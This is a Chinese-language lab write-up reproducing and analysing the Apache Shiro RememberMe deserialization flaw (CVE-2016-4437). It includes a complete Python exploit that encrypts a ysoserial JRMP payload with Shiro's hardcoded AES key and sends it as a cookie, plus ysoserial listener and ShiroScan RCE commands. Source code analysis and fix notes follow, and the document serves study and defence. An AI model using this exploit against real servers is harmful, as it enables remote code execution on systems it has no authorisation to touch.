1.shiro 漏洞

1.1 漏洞描述

官方漏洞说明：https://issues.apache.org/jira/browse/SHIRO-550

Shiro 提供了记住我（RememberMe）的功能，关闭了浏览器下次再打开时还是能记住你是谁，下次访问时无需再登录即可访问。

Shiro 对 rememberMe 的 cookie 做了加密处理，shiro 在 CookieRememberMeManaer 类中将 cookie 中 rememberMe 字段内容分别进行 序列化、AES 加密、Base64 编码操作。

在识别身份的时候，需要对 Cookie 里的 rememberMe 字段解密。根据加密的顺序，知道解密的顺序为：

获取 rememberMe cookie

base64 decode

解密 AES

反序列化

但是，AES 加密的密钥 Key 被硬编码在代码里，意味着每个人通过源代码都能拿到 AES 加密的密钥。因此，攻击者构造一个恶意的对象，并且对其序列化，AES 加密，base64 编码后，作为 cookie 的 rememberMe 字段发送。Shiro 将 rememberMe 进行解密并且反序列化，最终造成反序列化漏洞。

1.2 复现+调试分析

1.2.1 环境搭建

1》反序列化检测工具：（shiro 版本小于 1.2.4）

下载链接：https://github.com/sv3nbeast/ShiroScan

kali:

遇到的问题：

执行：pip3 install -r requirments.txt

报错：ERROR: Could not find a version that satisfies the requirement base64 (from -r requirments.txt (line 1)) (from versions: none)

ERROR: No matching distribution found for base64 (from -r requirments.txt (line 1))

查到解决办法：pip uninstall crypto pycryptodome

pip install pycryptodome

但并没有解决，查到 base64 用 pip 安装为 pybase64,继续安装遇到没有 request 这个模块，用 pip3 单独安装成功，然后遇到 sys 安装不成功，是因为 pip 在之前已经默认安装了。至此反序列化检测工具安装成功。

```
root@kali:~/zky/ShiroScan-master# python3 shiro_rce.py http://192.168.159.149:8080/ "ping dnslog.cn"

                          By 斯文

Welcome To Shiro反序列化 RCE !
[*] 开始检测目标是否存在Shiro   Target: http://192.168.159.149:8080/
```

运行：python3 shiro_rce.py 目标 url “执行的命令(common)”

2》target 环境搭建：

环境搭建参考：https://blog.csdn.net/weixin_38307489/article/details/102455710


Shiro 源码下载地址：

https://github.com/apache/shiro/releases/tag/shiro-root-1.2.4


Win10 虚拟机安装 IDEA 与 tomacat：使用 2018.2.1 (涛姐的环境) tomcat:apache-tomcat(涛姐的环境)

由于 idea 环境不会使用，所以继续踩坑。(1.开始 idea 环境没有自动加载 maven 出错，2.没有 idea 配置为阿里云 maven 仓库 3.配置 tomcat 出错)


在 shiro-shiro-root-1.2.4/web/pom.xml 添加如下内容：



在 shiro 添加 commons-collections4.0




点击运行，浏览器弹出如下内容，说明 target 环境搭建成功。



1.2.2 复现+抓包

运行 kali 上的 shiro 反序列化检测工具:
python3 shiro_rce.py http://192.168.159.149:8080/ "calc.exe"
1.反弹计算器报错:



解决办法：参考 https://xz.aliyun.com/t/7950
问题原因:
Class.forName 不支持原生类型，但其他类型都是支持的。
不能加载[Lorg.apache.commons.collections.Transformer;
Tomcat 和 JDK 的 Classpath 是不公用且不同的，Tomcat 启动时，不会用 JDK 的 Classpath，需要在 catalina.sh 中进行单独设置。
使用 JRMP 解决问题:
启动恶意的 JRMP 服务端
#java -cp ysoserial.jar ysoserial.exploit.JRMPListener 12345 CommonsCollections4 'calc.exe'

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 12345 CommonsCollections4 'calc.exe'
```


生成 JRMP 客户端 payload:

```python
import sys
import uuid
import base64
import subprocess
from Crypto.Cipher import AES
import requests


def encode_rememberme(command):
    #popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6.jar', 'CommonsCollections4', command],
    popen = subprocess.Popen(['java', '-jar', 'ysoserial.jar', 'JRMPClient', command],
                             stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
    iv = uuid.uuid4().bytes
    encryptor = AES.new(key, AES.MODE_CBC, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_ciphertext


if __name__ == '__main__':
    payload = encode_rememberme("192.168.159.148:12345")
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0;",
        "Accept-Encoding": "gzip, deflate",
        "Accept": "*/*",
        "Connection": "keep-alive",
        "Cookie": "rememberMe=" + payload.decode()
    }
    resp = requests.get("http://192.168.159.149:8080/", headers=headers)
```

运行客户端： python3 CVE-2016-4437.py
弹出计算器成功：



pcap 包如下：
检测漏洞包如下：

shiro_commons-collections4.pcap

成功利用的 pcap 包如下：

shiro_CommonsCollections4_calc.pcap

1.3 分析

参考分析文档：https://blog.csdn.net/three_feng/article/details/52189559
从官网中，我们知道处理 Cookie 的类是 CookieRememberMeManaer，该类继承 AbstractRememberMeManager 类，

1.3.1 加密过程

跟进 AbstractRememberMeManager 类，看得硬编码的 AES 的 key。

```
private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode("kPH+bIxk5D2deZiIxcaaaA==");//AES密钥是硬编码的
```

登录成功，shiro 先将登录的用户名 root 字符串进行序列化，使用 DefaultSerializer 类的 serialize 方法。

```
    protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {
    byte[] bytes = serialize(principals);//序列化
    if (getCipherService() != null) {
        bytes = encrypt(bytes);//AES加密
    }
    return bytes;
}
```

接着进行 AES 加密。动态跟踪到 AbstractRememberMeManager 类的 encrypt 方法中，可以看到 AES 的模式为 AES/CBC/PKCS5Padding，并且 AES 的 key 为 Base64.decode("kPH+bIxk5D2deZiIxcaaaA==")，转换为 16 进制后是 \x90\xf1\xfe\x6c\x8c\x64\xe4\x3d\x9d\x79\x98\x88\xc5\xc6\x9a\x68，key 为 16 字节，128 位。

```
protected byte[] encrypt(byte[] serialized) {
    byte[] value = serialized;
    CipherService cipherService = getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, getEncryptionCipherKey());
        value = byteSource.getBytes();
    }
    return value;
}
```

streaming	false
> transformationString	"AES/CBC/PKCS5Padding"

进行 AES 加密，利用 arraycopy()方法将随机的 16 字节 IV 放到序列化后的数据前面，完成后再进行 AES 加密。

最后在 CookieRememberMeManager 类的 rememberSerializedIdentity()方法中进行 base64 加密：
String base64 = Base64.encodeToString(serialized);

1.3.2 解密过程

Cookie 的处理过程是：cookie->base64 解码->AES 解密->反序列化
源码分析：
//org/apache/shiro/mgt/AbstractRememberMeManager.java

```
public PrincipalCollection getRememberedPrincipals(SubjectContext subjectContext) {
    PrincipalCollection principals = null;
    try {
        byte[] bytes = getRememberedSerializedIdentity(subjectContext);//获取base64解码后的cookie
        //SHIRO-138 - only call convertBytesToPrincipals if bytes exist:
        if (bytes != null && bytes.length > 0) {
            principals = convertBytesToPrincipals(bytes, subjectContext);//AES解密并且反序列化
        }
    } catch (RuntimeException re) {
        principals = onRememberedPrincipalFailure(re, subjectContext);
    }
```

convertBytesToPrincipals 函数进行 AES 解密和反序列

```
    protected PrincipalCollection convertBytesToPrincipals(byte[] bytes, SubjectContext subjectContext) {
    if (getCipherService() != null) {
        bytes = decrypt(bytes);//AES解密
    }
    return deserialize(bytes); //反序列化
}
```

追踪 base64 解码

```
protected byte[] getRememberedSerializedIdentity(SubjectContext subjectContext) {

    if (!WebUtils.isHttp(subjectContext)) {
        if (log.isDebugEnabled()) {
            String msg = "SubjectContext argument is not an HTTP-aware instance.  This is required to obtain a " +
                    "servlet request and response in order to retrieve the rememberMe cookie. Returning " +
                    "immediately and ignoring rememberMe operation.";
            log.debug(msg);
        }
        return null;
    }

    WebSubjectContext wsc = (WebSubjectContext) subjectContext;
    if (isIdentityRemoved(wsc)) {
        return null;
    }

    HttpServletRequest request = WebUtils.getHttpRequest(wsc);
    HttpServletResponse response = WebUtils.getHttpResponse(wsc);

    String base64 = getCookie().readValue(request, response);//获取cookie的值
    // Browsers do not always remove cookies immediately (SHIRO-183)
    // ignore cookies that are scheduled for removal
    if (Cookie.DELETED_COOKIE_VALUE.equals(base64)) return null;//删除的cookie不做处理

    if (base64 != null) {
        base64 = ensurePadding(base64);//
        if (log.isTraceEnabled()) {
            log.trace("Acquired Base64 encoded identity [" + base64 + "]");
        }
        byte[] decoded = Base64.decode(base64);//base64解码
        if (log.isTraceEnabled()) {
            log.trace("Base64 decoded byte array length: " + (decoded != null ? decoded.length : 0) + " bytes.");
        }
        return decoded;//返回base64解码后的值
    } else {
        //no cookie set - new site visitor?
        return null;
    }
}
```

Aes 解密，base64 解码后的字节，减去前面 16 个字节。

```
//解密
 protected byte[] decrypt(byte[] encrypted) {
     byte[] serialized = encrypted;
     CipherService cipherService = getCipherService();
     if (cipherService != null) {
         ByteSource byteSource = cipherService.decrypt(encrypted, getDecryptionCipherKey());//解密
         serialized = byteSource.getBytes();
     }
     return serialized;
 }

//获取解密密码密钥
public byte[] getDecryptionCipherKey() {
     return decryptionCipherKey;//其实获取的就是硬编码的aes密钥
 }

 //crypto:JcaCipherService.java
     protected JcaCipherService(String algorithmName) {
     if (!StringUtils.hasText(algorithmName)) {
         throw new IllegalArgumentException("algorithmName argument cannot be null or empty.");
     }
     this.algorithmName = algorithmName;
     this.keySize = DEFAULT_KEY_SIZE; //默认keysize是128
     this.initializationVectorSize = DEFAULT_KEY_SIZE; //default to same size as the key size (a common algorithm practice)
     this.streamingBufferSize = DEFAULT_STREAMING_BUFFER_SIZE; //默认buffersize是512
     this.generateInitializationVectors = true;
 }
```

计算 iv，得到 iv 拷贝的是 base64 解码后的前 16 字节

```
   public ByteSource decrypt(byte[] ciphertext, byte[] key)
   throws CryptoException {

       byte[] encrypted = ciphertext;

       //No IV, check if we need to read the IV from the stream:
       byte[] iv = null;

       if (isGenerateInitializationVectors(false)) {
           try {
               //We are generating IVs, so the ciphertext argument array is not actually 100% cipher text.  Instead, it
               //is:
               // - the first N bytes is the initialization vector, where N equals the value of the
               // 'initializationVectorSize' attribute.
               // - the remaining bytes in the method argument (arg.length - N) is the real cipher text.

               //So we need to chunk the method argument into its constituent parts to find the IV and then use
               //the IV to decrypt the real ciphertext:

               int ivSize = getInitializationVectorSize();
               int ivByteSize = ivSize / BITS_PER_BYTE;

               //now we know how large the iv is, so extract the iv bytes:
               iv = new byte[ivByteSize];
               System.arraycopy(ciphertext, 0, iv, 0, ivByteSize);//iv拷贝的是base64解码后的前16字节

               //remaining data is the actual encrypted ciphertext.  Isolate it:
               int encryptedSize = ciphertext.length - ivByteSize;
               encrypted = new byte[encryptedSize];
               System.arraycopy(ciphertext, ivByteSize, encrypted, 0, encryptedSize);
           } catch (Exception e) {
               String msg = "Unable to correctly extract the Initialization Vector or ciphertext.";
               throw new CryptoException(msg, e);
           }
       }

       return decrypt(encrypted, key, iv);//
   }
```

反序列化

```
//io.DefaultSerializer.java
public T deserialize(byte[] serialized) throws SerializationException {
if (serialized == null) {
    String msg = "argument cannot be null.";
    throw new IllegalArgumentException(msg);
}
ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
BufferedInputStream bis = new BufferedInputStream(bais);
try {
    ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);
    @SuppressWarnings({"unchecked"})
    T deserialized = (T) ois.readObject();
    ois.close();
    return deserialized;
} catch (Exception e) {
    String msg = "Unable to deserialze argument byte array.";
    throw new SerializationException(msg, e);
}
}
```

可以看到，解密和加密完全是对称的。

readObject()方法，由于反序列化的对象完全由外部 rememberMe Cookie 控制。所以，一旦添加了有漏洞的 common-collections 包，就会造成任意命令执行。

1.4 漏洞修复

Shiro1.3.2 源码下载地址：http://www.apache.org/dyn/closer.cgi/shiro/1.3.2/shiro-root-1.3.2-source-release.zip

shiro 1.3.2 的代码，看到官方的操作如下：

（1）删除代码里的默认密钥

（2）默认配置里注释了默认密钥

（3）如果不配置密钥，每次会重新随机一个密钥

没有对反序列化做安全限制，只是在逻辑上对该漏洞进行了处理。如果在配置里自己单独配置 AES 的密钥，并且密钥一旦泄露，那么漏洞依然存在。

1.5 总结

本次实验学到的东西很多，了解的比较浅，总结如下帮助自己记忆。

1.5.1 关于反序列化

java 序列化的标志是：ac ed 00 05

使用 java 工具：

E:\zky\工作文档\src\java\SerializationDumper-master>java -jar SerializationDumper.jar -r 1.bin


反序列化导致的命令执行需要两个点：

（1）readObject()反序列化的内容可控。

（2）应用引用的 jar 包中存在可命令执行的 Gadget Chain。


1.5.2 关于 AES 加密

aes 是对称加密，因此加密密钥也是解密密钥
aes 加密可以参考：https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation
初始化向量 iv:是一个位块，几种模式可使用该位来使加密随机化
填充：ECB 和 CBC 要求在加密之前填充最后一块，
加解密算法 mode 分为 ECB、CBC、PCBC、CFB、OFB、CTR、GCM
ECB：电子密码本，消息分为多块，对每个块进行分别加密




Electronic Codebook (ECB) mode encryption

CBC：密码块链接，在 CBC 模式下，每个明文块在加密之前都与先前的密文块进行异或。这样，每个密文块都取决于到该点为止已处理的所有明文块。为了使每个消息都是唯一的，必须在第一个块中使用初始化向量。



Cipher Block Chaining (CBC) mode encryption

PCBC: 在 PCBC 模式下，每个明文块在加密之前都与前一个明文块和前一个密文块进行异或。与 CBC 模式一样，在第一个块中使用初始化向量。



Propagating Cipher Block Chaining (PCBC) mode encryption

其他几种模式有点复杂，就没继续看了。

1.5.3 关于解密

base64 解密+aes 解密
使用 python 3.7 自带模块
import base64
s1 = base64.b64decode("base64 加密后的内容") //base64 解密
import binascii
s2 = binascii.b2a_hex(s1) //编码转换二进制数据的十六进制
from Crypto.Cipher import AES
instance = AES.new(base64.b64decode("kPH+bIxk5D2deZiIxcaaaA=="), AES.MODE_CBC, binascii.a2b_hex("e22fe7b25b404cfab253def9da0153bf"))//参数（密钥，模式, iv）
s3 = instance.decrypt(binascii.a2b_hex("base64 解密后的内容"))
binascii.b2a_hex(s3)

1.5.4 关于 JRMP

参考链接：https://blog.csdn.net/Candyys/article/details/106038761
java 的远程方法协议，适用于 RMI 过程中的协议，使用这个协议，方法调用双方能正常交流。
RMI 远程方法调用。远程调用服务器上对象的一种接口。能够让在某个 java 虚拟机上的对象像调用本地对象一样调用另一个 java 虚拟机中的对象上的方法。
Java RMI 极大地依赖于接口。在需要创建一个远程对象的时候，程序员通过传递一个接口来隐藏底层的实现细节。客户端得到的远程对象句柄正好与本地的根代码连接，由后者负责透过网络通信。这样一来，程序员只需关心如何通过自己的接口句柄发送消息。

RMI 远程调用步骤

1，客户对象调用客户端辅助对象上的方法

2，客户端辅助对象打包调用信息（变量，方法名），通过网络发送给服务端辅助对象

3，服务端辅助对象将客户端辅助对象发送来的信息解包，找出真正被调用的方法以及该方法所在对象

4，调用真正服务对象上的真正方法，并将结果返回给服务端辅助对象

5，服务端辅助对象将结果打包，发送给客户端辅助对象

6，客户端辅助对象将返回值解包，返回给客户对象

7，客户对象获得返回值

java RMI 的缺点：

1，从代码中也可以看到，代码依赖于 ip 与端口

2，RMI 依赖于 Java 远程消息交换协议 JRMP（Java Remote Messaging Protocol），该协议为 java 定制，要求服务端与客户端都为 java 编写

1.5.5 不足

遇到的问题如下：
1.开始搭建 target 环境时，idea 不会使用，主要问题还是对涛姐发的文档中环境搭建阅读不仔细，后来也是在涛姐的帮助下才搭建好了环境。
2.环境搭建成功，分析代码，开始不知从哪开始，后来也是涛姐给了思路，以及从一些分析文档中获取思路，进行动态调试分析。
3.分析完代码以为已经结束，没考虑到要把抓出的包解密分析一下。
4.开始抓的包只是检测该漏洞的存在，其实漏洞本身没有利用成功，后来也是涛姐帮助我重新复现，进行漏洞的利用。
整体来说，不懂和不足的地方还是有很多，对于一件事的考虑也不够全。